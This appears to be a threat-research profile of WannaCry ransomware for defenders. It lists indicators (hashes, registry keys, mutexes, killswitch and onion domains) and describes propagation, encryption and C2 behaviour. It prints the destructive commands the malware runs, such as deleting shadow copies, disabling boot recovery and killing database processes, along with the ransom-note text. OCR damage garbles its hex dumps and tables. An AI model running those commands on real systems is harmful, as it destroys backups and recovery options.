





THREAT RESEARCH

WannaCry Malware Profile

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#RANSOMWARE

WannaCry (also known as WCry or WanaCryptor) malware is a self-propagating (worm-like) ransomware that spreads through internal networks and over the public internet by exploiting a vulnerability in Microsoft's Server Message Block (SMB) protocol, MS17-010. The WannaCry malware consists of two distinct components, one that provides ransomware functionality and a component used for propagation, which contains functionality to enable SMB exploitation capabilities.

The malware leverages an exploit, codenamed "EternalBlue", that was released by the Shadow Brokers on April 14, 2017.

The malware appends encrypted data files with the .WCRY extension, drops and executes a decryptor tool, and demands \$300 or \$600 USD (via Bitcoin) to decrypt the data.

The malware uses encrypted Tor channels for command and control (C2) communications.

File Characteristics

Filename	MD5 Hash	Size (bytes)	Compile Time	Description	Filety
		(2):00,			



Table 1: File characteristics

Persistence Mechanism

The malware creates the following two registry run keys to ensure persistence:

Key: HKCU\S0FTWARE\Microsoft\Windows\CurrentVersion\Run\<\(Random\)>

Value: <Full_path>\tasksche.exe

Key: HKLM\S0FTWARE\Microsoft\Windows\CurrentVersion\Run\<\Random>

Value: < Full_path > \tasksche.exe

The malware creates the following service to ensure persistence of mssecsvc.exe:

- ServiceName: mssecsvc2.0
- DisplayName: Microsoft Security Center (2.0) Service
- BinaryPath: <path to mssecsvc> -m security

The malware creates the following service to ensure persistence of tasksche.exe

- ServiceName: <8-15lower><3number>
- DisplayName: <Same as Service Name>
- BinaryPath <path to tashsche.exe>

Host-Based Signatures

File System Artifacts

Checksum

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ram: บ: \พาเทบบพอ\

Path: <system_drive>\ProgamData\<sys_id>

Path: <system_drive>\Intel\<sys_id>

MD5: 84c82835a5d21bbcf75a61706d8ab549

Name: qeriuwjhrf
 Path: C:\WINDOWS\

Name: m_bulgarian.wnry

Path: %CD%\msg\

MD5: 95673b0f968c0f55b32204361940d184

Name: m_chinese (simplified).wnry

Path: %CD%\msg\

MD5: 0252d45ca21c8e43c9742285c48e91ad

Name: m_chinese (traditional).wnry

Path: %CD%\msg\

MD5: 2efc3690d67cd073a9406a25005f7cea

Name: m_croatian.wnry

Path: %CD%\msg\

MD5: 17194003fa70ce477326ce2f6deeb270

Name: m_czech.wnry

Path: %CD%\msg\

MD5: 537efeecdfa94cc421e58fd82a58ba9e

Name: m_danish.wnry

Path: %CD%\msg\

MD5: 2c5a3b81d5c4715b7bea01033367fcb5

Name: m_dutch.wnry

Path: %CD%\msg\

MD5: 7a8d499407c6a647c03c4471a67eaad7

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Path: %CD%\msg\

MD5: 35c2f97eea8819b1caebd23fee732d8f

Name: m_french.wnry Path: %CD%\msg\

MD5: 4e57113a6bf6b88fdd32782a4a381274

Name: m_german.wnry

Path: %CD%\msg\

MD5: 3d59bbb5553fe03a89f817819540f469

Name: m_greek.wnry Path: %CD%\msg\

MD5: fb4e8718fea95bb7479727fde80cb424

Name: m_indonesian.wnry

Path: %CD%\msg\

MD5: 3788f91c694dfc48e12417ce93356b0f

Name: m_italian.wnry

Path: %CD%\msg\

MD5: 30a200f78498990095b36f574b6e8690

Name: m_japanese.wnry

Path: %CD%\msg\

MD5: b77e1221f7ecd0b5d696cb66cda1609e

Name: m_korean.wnry

Path: %CD%\msg\

MD5: 6735cb43fe44832b061eeb3f5956b099

Name: m_latvian.wnry

Path: %CD%\msg\

MD5: c33afb4ecc04ee1bcc6975bea49abe40

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Path: %CD%\msg\

MD5: fa948f7d8dfb21ceddd6794f2d56b44f

Name: m_romanian.wnry

Path: %CD%\msg\

MD5: 313e0ececd24f4fa1504118a11bc7986

Name: m_russian.wnry

Path: %CD%\msg\

MD5: 452615db2336d60af7e2057481e4cab5

Name: m_slovak.wnry

Path: %CD%\msg\

MD5: c911aba4ab1da6c28cf86338ab2ab6cc

Name: m_spanish.wnry

Path: %CD%\msg\

MD5: 8d61648d34cba8ae9d1e2a219019add1

Name: m_swedish.wnry

Path: %CD%\msg\

MD5: c7a19984eb9f37198652eaf2fd1ee25c

Name: m_turkish.wnry

Path: %CD%\msg\

MD5: 531ba6b1a5460fc9446946f91cc8c94b

Name: m_vietnamese.wnr

Path: %CD%\msg\

MD5: 8419be28a0dcec3f55823620922b00fa

Name: t.wnry

Path: %CD%

MD5: 5dcaac857e695a65f5c3ef1441a73a8f



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MD5: 8495400f199ac77853c53b5a3f278f3e

Description: Support tool for launch Decryption Tool

Name: u.wnry Path: %CD%

MD5: 7bf2b57f2a205768755c07f238fb32cc

Description: Decryption Tool

• File: b.wnry Path: %CD%

MD5: c17170262312f3be7027bc2ca825bf0c

Description: Ransom Image (BMP)

Name: c.wnry Path: %CD%

MD5: ae08f79a0d800b82fcbe1b43cdbdbefc

Description: Config Data

Encryptor Files

- 00000000.res
- 0000000.pky
- 00000000.eky
- 0000000.dky

Decryptor Files

c.wnry

File: taskhsvc.exePath: TaskData\Tor\

The following artifact can be found on remotely exploited systems:



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- ServiceName: mssecsvc2.0
 - DisplayName: Microsoft Security Center (2.0) Service
 - BinaryPath: < GetModuleFileName > -m security
- HKLM\Software\WanaCryptOr\wd
- HKCU\Software\WanaCryptOr\wd

Exports

0x00005AE0 TaskStart

Mutex

MsWinZonesCacheCounterMutexA

Process Arguments

- icacls./grant Everyone:F/T/C/Q
- attrib +h +s <Drive_Letter>:\\$RECYCLE
- taskkill.exe /f /im Microsoft.Exchange.*
- taskkill.exe /f /im MSExchange*
- taskkill.exe /f /im sqlserver.exe
- taskkill.exe /f /im sqlwriter.exe
- taskkill.exe /f /im mysqld.exe
- cmd.exe /c start /b @WanaDecryptor@.exe vs
- cmd.exe /c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no &



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www.iugerfsodp9ifjaposdfjhgosurijfaewrwergwea.com(sinkholed)

Connections

- <random_ip>:445
- <subnet_ip>:445

WannaCry Analysis

Startup

The malware starts by attempting to connect to the following domain with InternetOpenUrl:

www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com

NOTE: If this succeeds, the malware immediately exits. For a list of observed killswitch domains, see Appendix A.

If the connection fails, however, the malware checks the number of arguments passed to the program. If zero, the malware continues with installation; otherwise it enters service mode.

Note: Network proxies and other enterprise network security features may prevent the malware from contacting its killswitch domain and inadvertently trigger encryption. Organizations may wish to adjust their proxy configurations or other network configurations to avoid this problem.

Service Mode

In service mode, the malware first updates the service config so that failure actions occur if the service exits without entering a SERVICE_STOPPED state. The malware then executes the service function, which registers the service handlers and attempts exploitation of MS17-010 against identified SMB services. This allows remote code execution and enables spreading across the network. This execution is performed in a thread, and the service exits after 24 hours regardless of the status of the thread.

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if successful, attempts exploitation of the service via a vulnerability described in MS17-010. An example of an attempt to exploit MS17-010 on a remote system can be seen in Figure 1.

Protocol Length Info	
TCP 62 1073 > 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=:	1
TCP 62 445 > 1073 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 S	
TCP 60 1073 > 445 [ACK] Seq=1 Ack=1 Win=64240 Len=0	
TCP 60 1073 > 445 [FIN, ACK] Seq=1 Ack=1 Win=64240 Len=0	
TCP 60 445 > 1073 [ACK] Seq=1 Ack=2 Win=64240 Len=0	
TCP 60 445 > 1073 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0	
TCP 62 1074 > 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=:	1
TCP 62 445 > 1074 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 S	SACK_PERM=1
TCP 60 1074 > 445 [ACK] Seq=1 Ack=1 Win=64240 Len=0	
SMB 142 Negotiate Protocol Request	
SMB 185 Negotiate Protocol Response	
SMB 157 Session Setup AndX Request, User: .\	
SMB 183 Session Setup AndX Response	
SMB 127 Tree Connect AndX Request, Path: \\11.12.13.24\IPC\$	
SMB 93 Tree Connect AndX Response, Error: Non specific error code	
SMB Pi 132 PeekNamedPipe Request, FID: 0x0000	
SMB 93 Trans Response, Error: TID invalid	
TCP 60 1074 > 445 [FIN, ACK] Seq=343 Ack=339 Win=63902 Len=0	
TCP 60 445 > 1074 [ACK] Seq=339 Ack=344 Win=63986 Len=0	
TCP 60 445 > 1074 [RST, ACK] Seq=339 Ack=344 Win=0 Len=0	
TCP 62 1075 > 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=:	
TCP 62 445 > 1075 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 S	5ACK_PERM=1
TCP 60 1075 > 445 [ACK] Seq=1 Ack=1 Win=64240 Len=0	
SMB 191 Negotiate Protocol Request	
SMB 187 Negotiate Protocol Response	
SMB 194 Session Setup AndX Request, User: anonymous	
SMB 267 Session Setup AndX Response	
SMB 150 Tree Connect AndX Request, Path: \\192.168.56.20\IPC\$	
SMB 114 Tree Connect AndX Response	
SMB 136 Trans2 Request, SESSION_SETUP	
SMB 93 Trans2 Response, SESSION_SETUP, Error: STATUS_NOT_IMPLEMENT	IED
TCP 60 1075 > 445 [FIN, ACK] Seq=456 Ack=446 Win=63795 Len=0	
TCP 60 445 > 1075 [ACK] Seq=446 Ack=457 Win=63922 Len=0	
TCP 60 445 > 1075 [RST, ACK] Seq=446 Ack=457 Win=0 Len=0	

Figure 1: WannaCry network traffic attempting SMB exploit

One of the unique features of this traffic is an SMB Tree Connect AndX Request containing the following UNICODE string:

\\192.168.56.20\IPC\$

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The malware continues by creating a service named *mssecsvc2.0* with a binary path pointing to the running module with the arguments "-m security". Once created, the malware starts the service. The malware then locates its R resource and loads it into memory. The malware then writes the R resource data to the file C:\WINDOWS\tasksche.exe. The malware executes C:\WINDOWS\tasksche.exe /i with the CreateProcess API. The malware then attempts to move C:\WINDOWS\tasksche.exe to C:\WINDOWS\qeriuwjhrf, replacing the original file if it exists.

The malware begins by generating a unique identifier based on the computer name. The identifier, <**sys_id**>, has the form of 8-15 random lowercase characters followed by 3 numbers. The malware then checks to see if it was passed the /i argument.

Run with /i Command

The /i command copies the running binary to <system_drive>\ProgamData\
<sys_id>\tasksche.exe if <system_drive>\ProgamData exists, otherwise it will be copied to <system_drive>\Intel\<sys_id>\tasksche.exe. <system_drive>is the drive letter on which Windows was installed (C:\ for C:\Windows). The malware then updates its current directory to the created directory.

The malware then attempts to open the service named <code><sys_id></code>. If it does not exist, the malware creates it with a DisplayName of <code><sys_id></code> and a BinaryPath of cmd <code>/c <path_to_copied tasksche.exe></code>. The malware then starts the service. The malware attempts to open the mutex Global\MsWinZonesCacheCounterMutexA0. If the mutex is not created within 60 seconds, the malware re-lauches itself from the new installation directory with no arguments. The malware then waits 60 seconds for the mutex to be created. If the mutex is created in either instance, the initial executable exits. If the mutex fails to be created, the malware continues as if it was run without the <code>/i</code> argument.

Run without /i Command

The malware updates %CD% to the path of the running module and sets HKLM\Software\WanaCryptOr\wd to %CD%. The malware then loads the XIA resource and decompresses numerous files (see Table 3) to %CD%. The malware then opens %CD%\c.wnry (the configuration data) and loads it into memory. It expects the file to be of size 0x30C. The



• icacls./grant Everyone:F/T/C/Q

The malware then imports the hard-coded RSA Private key, shown in Figure 2.

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vvvvvvav	ca	7.	a.s	av		93	20	30	,,		EU	ao	α,	ap	70	es	
000000ь0				03								8c					H.7.id\'Pvg.
00000000	3a	60	6a	b2	59	12	0a	61	f2	a1	ee	a8	24	c8	c4	b1	:lj.Ya\$
000000d0	11	6d	d6	cc	£7	8f	40	5e	b0	55	84	81	6d	60	45	84	.mL^.Um`E.
000000e0	0f	fc	df	£9	27	a5	52	c9	5b	06	28	a3	de	74	0.3	d6	'.R.[.(t
000000f0	c 7	72	66	de	be	a4	1e	ff	20	96	ed	51	84	00	cc	9c	.rfQ
00000100	36	64	£2	85	4d	cf	36	60	dd	c8	b0	f1	91	db	7a	0b	6dM.6`z.
00000110	83	ee	cf	ef	19	d7	12	da	ae	86	d9	£9	0e	be	02	af	
00000120				49					b5	5f	d6	8a	4c	05	48	64	x.[IL.Hd
00000130	9c	40	e1	10	f9	3с	c4	e4	42	08	2d	b2	b8	8a	e 6	0b	.0 <b< td=""></b<>
00000140				CC								8d					m4.H0.]=5
00000150				ad								6c					.f0 =16Ky.
00000160				5e								17					d^\$H=.Ne
00000170				ec						-		6c					+.\19.1-#.0
00000180				b4								ь8					.@a
00000190				fb								e7					N^.F%!
000001a0 000001b0				9b e2								b7 a5					.5?N#6y.
00000150				fe								9c) <vj.@ 0X({.P. </vj.@
000001d0				3b								03					.1!;
000001a0				fa								85					M+),.0
000001f0				f3								41					.SAN.#A;
00000200				ьв								c7					.I5<\$c
00000210				£4								7f					J <p< td=""></p<>
00000220				33								7a					3z{zzK
00000230	69	50	9a	d2	34	d1	09	61	45	96	7d	d8	12	5e	a8	ae	iP4aE.)^
00000240	7a	c0	26	a5	6f	d6	e5	64	93	03	13	a3	29	6d	03	24	z.&.od)m.\$
00000250				e9								c7					FFr.Tu
00000260				88								94					1.m>m.
00000270				ca								91					.U+c1B!.S
00000280				c9								ca					%.ddzf
00000290				4d								71					Mo]3v qK".U
000002a0 000002b0				54 96								62 5f					^.VT.<6;bn
00000250				6f								52					Zm#om=R
000002d0				0d								a7					z5PbJ
000002e0				30								74					0.Y7Q.m(tp
000002f0				d3								36					8,50.46.)a9
00000300				de								60					5.p.s^.`.pI.
00000310	79	65	46	7a	94	81	d6	CC	12	05	84	43	40	6d	fc	77	yeFzC@m.w
00000320				f8								28					U.E.=Y(S
00000330				93								9d					<c)< td=""></c)<>
00000340				4f								2b					.2/0X8w.+
00000350				e1								95					yz#g0z
00000360				37								5d					7Y<.]%.D.
00000370				Ь4 81								05 b4					ky>b.
00000380				2e								41					-)%.15.*A.2.K
00000330				1d								02					(*6.k
000003b0				cf								15					rY[.<".
000003c0				5c								56					r\y.nb53.V
000003d0				81								51					.bn=i./Q
000003e0				bf								e3					
000003f0	d6	60	de	69	1e	c9	b0	02	85	96	d7	35	86	36	16	5b	.1.i5.6.[
00000400	e6	05	e1	£9	0b	ed	25	80	e0	0a	04	c5	96	5d	34	6c	
00000410	4c	f0	e0	c7	b7	8a	90	3с	98	a2	7a	92	ea	51	e9	05	L <zq< td=""></zq<>
00000420				c9								cf					.} <fh.}.m.< td=""></fh.}.m.<>
00000430				97								70					Xfp
00000440				f0								3f					#5.A:8./?.*
00000450				38								fe					s0 8h.x.m.(N
00000460				ь6								eb					38s
00000470				7b								d5					(Z.QqD
00000480			35 8b	6d	CU	II	ca	3D	93	CI	00	0e	II	a9	25	C8	5m[%.
00000490	10	60	OD	C /													

Figure 2: Imported private key

The malware then opens and reads %CD%\t.wnry. The first 8 bytes of the file are checked to match the magic value WANACRY!. The file has the following structure:

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char enc_key[enc_keylen];
  uint32_t unknown; // was 4
  uint64_t enc_datalen;
  char enc_data[enc_data_len];
}
```

The encrypted key decrypts to the 128-bit AES key BEE19B98D2E5B12211CE211EECB13DE6. This key can then be used to decrypt the enc_data. The decrypted data is saved as a DLL (MD5: f351e1fcca0c4ea05fc44d15a17f8b36). This DLL is then manually loaded into memory and the *TaskStart* export is called. The TaskStart export of the decrypted DLL is the encryption component of the ransomware.

XIA Resource Contents

The files shown in Table 2 are extracted from the XIA resource. They are dropped into the %CD% of the running malware.

Filename	MD5 Hash	Description
r.wnry	3e0020fc529b1c2a061016dd2469ba96	Text ransom note
s.wnry	ad4c9de7c8c40813f200ba1c2fa33083	Zip file containing Tor files
t.wnry	5dcaac857e695a65f5c3ef1441a73a8f	Encrypted encryption tool
taskdl.exe	4fef5e34143e646dbf9907c4374276f5	*.WNCRYT file deletion tool
taskse.exe	8495400f199ac77853c53b5a3f278f3e	Utility used to launch decryption tool
u.wnry	7bf2b57f2a205768755c07f238fb32cc	Decryption tool
b.wnry	c17170262312f3be7027bc2ca825bf0c	Ransom image (BMP)
	aa00f70a0d000h00faba1b/7adbdbafa	Cantian matical data







m_chinese (traditional).wnry	2efc3690d67cd073a9406a25005f7cea
m_croatian.wnry	17194003fa70ce477326ce2f6deeb270
m_czech.wnry	537efeecdfa94cc421e58fd82a58ba9e
m_danish.wnry	2c5a3b81d5c4715b7bea01033367fcb5
m_dutch.wnry	7a8d499407c6a647c03c4471a67eaad7
m_english.wnry	fe68c2dc0d2419b38f44d83f2fcf232e
m_filipino.wnry	08b9e69b57e4c9b966664f8e1c27ab09
m_finnish.wnry	35c2f97eea8819b1caebd23fee732d8f
m_french.wnry	4e57113a6bf6b88fdd32782a4a381274
m_german.wnry	3d59bbb5553fe03a89f817819540f469
m_greek.wnry	fb4e8718fea95bb7479727fde80cb424
m_indonesian.wnry	3788f91c694dfc48e12417ce93356b0f
m_italian.wnry	30a200f78498990095b36f574b6e8690
m_japanese.wnry	b77e1221f7ecd0b5d696cb66cda1609e
m_korean.wnry	6735cb43fe44832b061eeb3f5956b099
m_latvian.wnry	c33afb4ecc04ee1bcc6975bea49abe40
m_norwegian.wnry	ff70cc7c00951084175d12128ce02399
m_polish.wnry	e79d7f2833a9c2e2553c7fe04a1b63f4
m_portuguese.wnry	fa948f7d8dfb21ceddd6794f2d56b44f
m_romanian.wnry	313e0ececd24f4fa1504118a11bc7986



Table 3: Ransom notes in various languages

Encryption Component

The *TaskStart* export takes two arguments; the handle to the module and an integer that must be zero. *TaskStart* first creates a mutex named "MsWinZonesCacheCounterMutexA" and reads the contents of *c.wnry* from the current directory. If the mutex exists or *c.wnry* is not present, the malware exits. The malware creates another mutex named "Global\MsWinZonesCacheCounterMutexAO".

The malware then loads and verifies a key from the file 0000000.dky. The malware then attempts to load a key 0000000.pky. If the key does not exist, the malware imports a public RSA key (seen in Figure 3), generates a new 2048-bit RSA key and saves the public key to 0000000.pky. The malware then saves the generated private key to 00000000.eky, encrypted with the embedded public key.

```
00000000 06 02 00 00 00 a4 00 00 52 53 41 31 00 08 00 00 .........RSA1....
00000010 01 00 01 00 75 97 4c 3b 84 46 de 2c 2a f4 95 a8 ....u.L; .F., *...
00000020 5d c0 cd 6d da d7 d4 92 1e 13 82 34 6a 70 8d 8f ]..m......4jp..
00000030 7c f7 04 92 55 7f f1 a2 27 b2 9e 41 ac 90 80 91 |...u...'..A....
00000040 18 93 c2 b1 7b ad 2b f3 ff af db 2b 51 be 1d a3 ....{.+....+Q...
00000060 67 fb e4 c8 da 75 00 70 b1 17 70 24 6c 09 63 74 g....u.p..p$1.ct
00000070 ac 4b 0a 1d 71 ae 7f ae 65 b8 c5 86 79 c5 7e 9f .K..q...e...y.~.
00000080 98 60 4c 52 b9 29 62 cb
                                23 29 ed 31 91 74 7b 7b . LR.)b.#).1.t{{
00000090 0b 26 1b f2 7d 67 bf da 7a 40 da f2 61 4d 94 a5 .&..}q..z@..aM..
000000A0 7d ad 59 6b ad 9e a3 3a 39 c6 5b 6e 9f d2 bb 36 }.Yk...:9.[n...6
000000B0 b5 f5 d2 65 f5 2c 30 d8 c1 17 bd af 28 00 96 20 ...e.,0....(..
000000C0 46 a7 2d 62 03 0c d7 d0 75 a0 0b 07 ea d4 1f ca F.-b....u.....
000000D0 e8 d9 4e db 38 f2 26 75 cb 12 a6 88 70 9b e1 ea ... N.8.&u...p...
000000E0 32 dc f8 71 72 50 41 e6 17 81 68 27 42 8e df e5 2..qrPA...h'B...
000000F0 de a1 72 d9 3b fb e5 9d 30 11 69 92 cd 60 2b e2 ..r.; ... 0.i.. +.
00000100 d5 46 3c 28 cf 9d 30 4a f7 ad b9 fb 0f 91 fe 2e .F<(..0J......
00000110 be 18 fl ce
```

Figure 3: Public RSA key

The **nnnnnnn ekv** starts with the number of bytes in little endian (ny5nn) followed by the



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the maiware sets a global may that stops the entryption process.

The malware launches another thread that scans for new drives attached to the system every three seconds. If a new drive is attached to the system and is not identified as a type CDROM drive, the malware begins the encryption process on the new drive. On new drives attached to the system, the malware may create the directory <*Drive_letter*>:\\$RECYCLE and execute the following command:

attrib +h +s <Drive_Letter>:\\$RECYCLE

The malware creates a thread that executes the process taskdl.exe every 30 seconds.

and creates another thread that executes either of the following two binaries (depending on administrator permissions and if the malware is running at system level):

- @WanaDecryptor@.exe
- taskse.exe <Full_Path>\@WanaDecryptor@.exe

A registry key name starting with 8 to 15 characters between 'a' and 'z' followed by three random values between '0' and '9' is then generated by the malware. It may then create the following registry paths with the generated key name:

- HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\<Key>
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\<Key>

To create the registry key, the malware executes the following command:

cmd.exe /c reg add <Registry_Ru_Path> /v "<Random>" /t REG_SZ /d "\"
 <Full_Path>\tasksche.exe\\"" /f

User File Encryption

The malware loads another embedded RSA public key shown in Figure 4.

Figure 4: Additional embedded RSA public key

The malware executes the file @WanaDecryptor@.exe with the argument "fi". This appears to be an initial check-in with the server and the response may contain an updated bitcoin address. The malware updates c.wnry with the current time at offset 0x60.

The malware then copies *u.wrny* to *@WanaDecryptor@.exe* and executes the script shown in Figure 5 to create *@WanaDecryptor@.exe.lnk*. The script is saved to a randomly generated filename based on the current time and a random value using characters from '0' to '9'. Example filename: "188391494652743.bat".

```
@echo off
echo SET ow = WScript.CreateObject("WScript.Shell")> m.vbs
echo SET om = ow.CreateShortcut("[Full Path]\@WanaDecryptor@.exe.lnk")>> m.vbs
echo om.TargetPath = "[Full Path]\@WanaDecryptor@.exe">> m.vbs
echo om.Save>> m.vbs
cscript.exe //nologo m.vbs
del m.vbs
```

Figure 5: WannaCry internal script for moving and deleting files



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Salely:

Let's start decrypting!

0: What do I do?

A: First, you need to pay service fees for the decryption.

Please send < Ransom Amount > to this bitcoin address: < Bitcoin_address >

Next, please find an application file named "@WanaDecryptor@.exe". It is the decrypt software.

Run and follow the instructions! (You may need to disable your antivirus for a while.)

0: How can I trust?

A: Don't worry about decryption.

We will decrypt your files surely because nobody will trust us if we cheat users.

* If you need our assistance, send a message by clicking <Contact Us> on the decryptor window.





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When selecting which files to encrypt, the malware skips over files with .exe, .dll, and .wncry extensions. The files with the extensions shown in Figure 7 are selected for encryption. Files larger than 209,715,200 bytes may also be encrypted.

```
.der, .pfx, .key, .crt, .csr, .p12, .pem, .odt, .ott, .sxw, .stw, .uot, .3ds, .max, .3dm, .ods, .ots, .sxc, .stc, .dif, .slk, .wb2, .odp, .otp, .sxd, .std, .uop, .odg, .otg, .sxm, .mml, .lay, .lay6, .asc, .sqlite3, .sqlitedb, .sql, .accdb, .mdb, .db, .dbf, .odb, .frm, .myd, .myi, .ibd, .mdf, .ldf, .sln, .suo, .cs, .c, .cpp, .pas, .h, .asm, .js, .cmd, .bat, .ps1, .vbs, .vb, .pl, .dip, .dch, .sch, .brd, .jsp, .php, .asp, .rb, .java, .jar, .class, .sh, .mp3, .wav, .swf, .fla, .wmv, .mpg, .vob, .mpeg, .asf, .avi, .mov, .mp4, .3gp, .mkv, .3g2, .flv, .wma, .mid, .m3u, .m4u, .djvu, .svg, .ai, .psd, .nef, .tiff, .tif, .cgm, .raw, .gif, .png, .bmp, .vcd, .iso, .backup, .zip, .rar, .7z, .gz, .tgz, .tar, .bak, .tbk, .bz2, .PAQ, .ARC, .aes, .gpg, .vmx, .vmdk, .vdi, .sldm, .sldx, .sti, .sxi, .602, .hwp, .edb, .potm, .potx, .ppam, .ppsx, .ppsm, .pps, .pot, .pptm, .xltm, .xltx, .xlc, .xlm, .xlt, .xlw, .xlsb, .xlsm, .dotx, .dotm, .dot, .docm, .docb, .jpg, .jpeg, .snt, .onetoc2, .dwg, .pdf, .wkl, .wks, .l23, .rtf, .csv, .txt, .vsdx, .vsd, .eml, .msg, .ost, .pst, .pptx, .ppt, .xlsx, .xls, .docx, .doc
```

Figure 7: Files targeted for encryption

The malware may ignore folders with the following names:

- \\
- \$\
- Intel
- ProgramData
- WINDOWS
- Program Files
- Program Files (x86)
- AppData\Local\Temp
- Local Settings\Temp





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testing/development purposes.

When a directory contains a file that will be encrypted, the malware copies @Please_Read_Me@.txt and @WanaDecryptor@.exe to the directory. It verifies that the first eight bytes do not contain the string WANACRY! and performs additional checks on the header to verify the file is not already encrypted.

The files are encrypted with a randomly generated 128-bit AES key in CBC mode with a NULL initialization vector. The key is generated per file, is encrypted with the generated RSA public key, and included in the encrypted file header. Each file encrypted by the malware starts with the string **WANACRY!** and has the **WNCRY** extension. Depending on the file properties, the malware may also stage files in a **WNCRYT** extension.

Table 4 shows the file format of encrypted files.

Offset	Value
0x0000	WANACRY!
0x0008	Length of RSA encrypted data
0x000C	RSA encrypted AES file encryption key
0x010C	File type internal to WannaCry
0x0110	Original file size
0x0118	Encrypted file contents (AES-128 CBC)

Table 4: Encrypted file format

When encrypting the AES key with RSA, the malware may use the embedded RSA key or a key randomly generated. If the file *f.wnry* does not exist during initilazation, the malware generates a random number if the file size is less than 209,715,200 bytes. If the number is a multiple of 100, the malware uses the embedded RSA key to encrypt the AES key. A maximum of ten files can be encrypted with this key. When an AES key is encrypted with this RSA key, the malware writes the





- taominione / i / iiii i loeneilange
- taskkill.exe /f /im sqlserver.exe
- taskkill.exe /f /im sqlwriter.exe
- taskkill.exe /f /im mysqld.exe

The malware then encrypts files found on logical drives attached to the system that are not type DRIVE_CDROM.

The malware may execute the command:

• @WanaDecryptor@.exe co

The malware executes the command:

cmd.exe /c start /b @WanaDecryptor@.exe vs

The malware will copy **b.wnry** to **@WanaDecryptor@.bmp** and place it in each user's desktop folder, as well as a copy of **@WanaDecryptor@.exe**.

Decryptor Component

The malware communicates with an Onion server using a Tor server running on local host TCP port 9050. The malware registers the system with the Onion server, transferring encryption keys and deleting volume shadows. Once the ransom is paid, the malware obtains the decrypted RSA private key from the Onion server and decrypts ransomed files.

It first attempts to read the contents of the registry path HKLM\Software\WanaCryptOr\wd. If this fails, the malware attempts to read the contents from a similar registry path within the HKCU registry hive. If one of the registry paths exists, the malware sets the current directory to value read from the registry.

The malware attempts to open *c.wnry* from the current directory and read 780 bytes if it exists. If the file does not exist, the file is created with the contents shown in Figure 8.



Figure 8: Contents of c.wnry

The value at offset 0x6c(0x59140342) in *c.wnry* is the timestamp the file was created. The remaining values are hardcoded within the binary.

Accepted Commands

The decryptor component accepts the command line arguments shown in Table 5.

Argument	Description
fi	Connects to an Onion server sending details from the system including the host name, user name and eight bytes from 00000000.res. The response may include a Bitcoin address that is updated in <i>c.wnry</i> .
со	Appears to be an initial check-in with the ransom server without displaying the ransom interface.
VS	Deletes volume shadow copies using the vssadmin utility.

Table 5: Accepted commands

fi Argument

The malware reads 136 bytes from the file "00000000.res" in the current path. If the file does not exist the malware exits. The malware reads two URLs from *c.wnry* at offsets 0x242 and 0x1DE.

The first URL at offset 0x1DE in c.wnry is:

https://dist.torproject.org/torbrowser/6.5.1/tor-win32-0.2.9.10.zip

The alternate URL at offset 0x242 is not configured.



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Once extracted, the malware copies "TaskData\Tor\tor.exe" to "TaskData\Tor\taskhsvc.exe" and executes it.

The malware parses the string obtained at offset 0xE4 in the configuration file *c.wnry* for Onion servers to connect to. The Onion servers listed in the configuration file are as follows:

- gx7ekbenv2riucmf.onion
- 57q7spgrzlojinas.onion
- xxlvbrloxvriy2c5.onion
- 76jdd2ir2embyv47.onion
- cwwnhwhlz52magm7.onion

The malware sends the first eight bytes of the file *00000000.res*, the host name, user name and the string "+++" to the Onion server. The command and control protocol appears to be custom and XOR encoded with a randomly generated buffer.

The response from the server is added to *c.wnry* if the string is 30 to 50 characters in length. The following is an example message sent to the server:

<8 bytes from 00000000.res><Host name>\x00<Unknown Byte><User name>\x00+++

co Argument

This argument the malware scans for file names in the format <8_Uppercase_Hex>.res. The file the malware is likely looking for is 00000000.res that is created by the encryption DLL. The malware then generates a C2 message containing four values (Table 6) obtained from the ".res" file in the following format:

-- < Time0> < Time1> < Unknown_int0> < Unknown_long> < Index>

Note: In the aforementioned example, the values are separated with a TAB character.

Value

Description

×



Index

Count of the current file when scanning for files in the format <8_Uppercase_Hex>.res

Table 6: C2 message values

Figure 9 shows an example of a message.

```
00000000 aa aa bb bb 12 34 56 78 57 37 58 36 34 5f 41 4e .....4VxW7X64_AN 00000010 41 4c 59 53 49 53 00 0b 52 45 00 2d 2d 2d 09 32 ALYSIS..RE.---.2 00000020 30 31 37 2d 30 35 2d 31 33 20 30 35 3a 31 35 3a 017-05-13 05:15: 00000030 35 35 09 32 30 36 2d 30 34 2d 30 35 20 30 31 55.2006-04-05 01 00000040 3a 34 39 3a 30 35 09 31 32 34 09 31 32 38 09 31 :49:05.124.128.1 00000050 00
```

Figure 9: Sample C2 message

After sending the message, the malware exits.

vs Argument

The malware sleeps for 10 seconds and then executes the following command using CreateProcess or RunAs (depending on group membership):

 cmd.exe /c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no & wbadmin delete catalog -q

No Argument

The malware copies **b.wnry** from the current directory to the desktop with the filename **@WanaDecryptor@.bmp**. The desktop wallpaper is then set to the path of the bitmap and the dialog shown in Figure 6 is then displayed.

When the user clicks on the "Contact us" link, the malware sends the message to the Onion server using the following format:

<8 bytes from 00000000.res><Host name>\x00<Unknown Byte><User name>\x00****<Tab>



EN V

3. You are sending too many mails! Please try again < Integer value > minutes later.

When the user clicks on "Check Payment". The malware first check if the file 0000000.dky is present on the system. If the file is present, it attempts to verify the key by encrypting a file with the key obtained from 0000000.pky and decrypting it with the key obtained from 0000000.dky.

If the file is not present, the malware sends the contents of *00000000.eky* to the Onion server. The response from the server is saved to *00000000.dky*. If the key cannot be validated, the malware displays a message box with the contents:

You did not pay or we did not confirmed your payment!
Pay now if you didn't and check again after 2 hours.
Best time to check: 9:00am - 11:00am GMT from Monday to Friday.

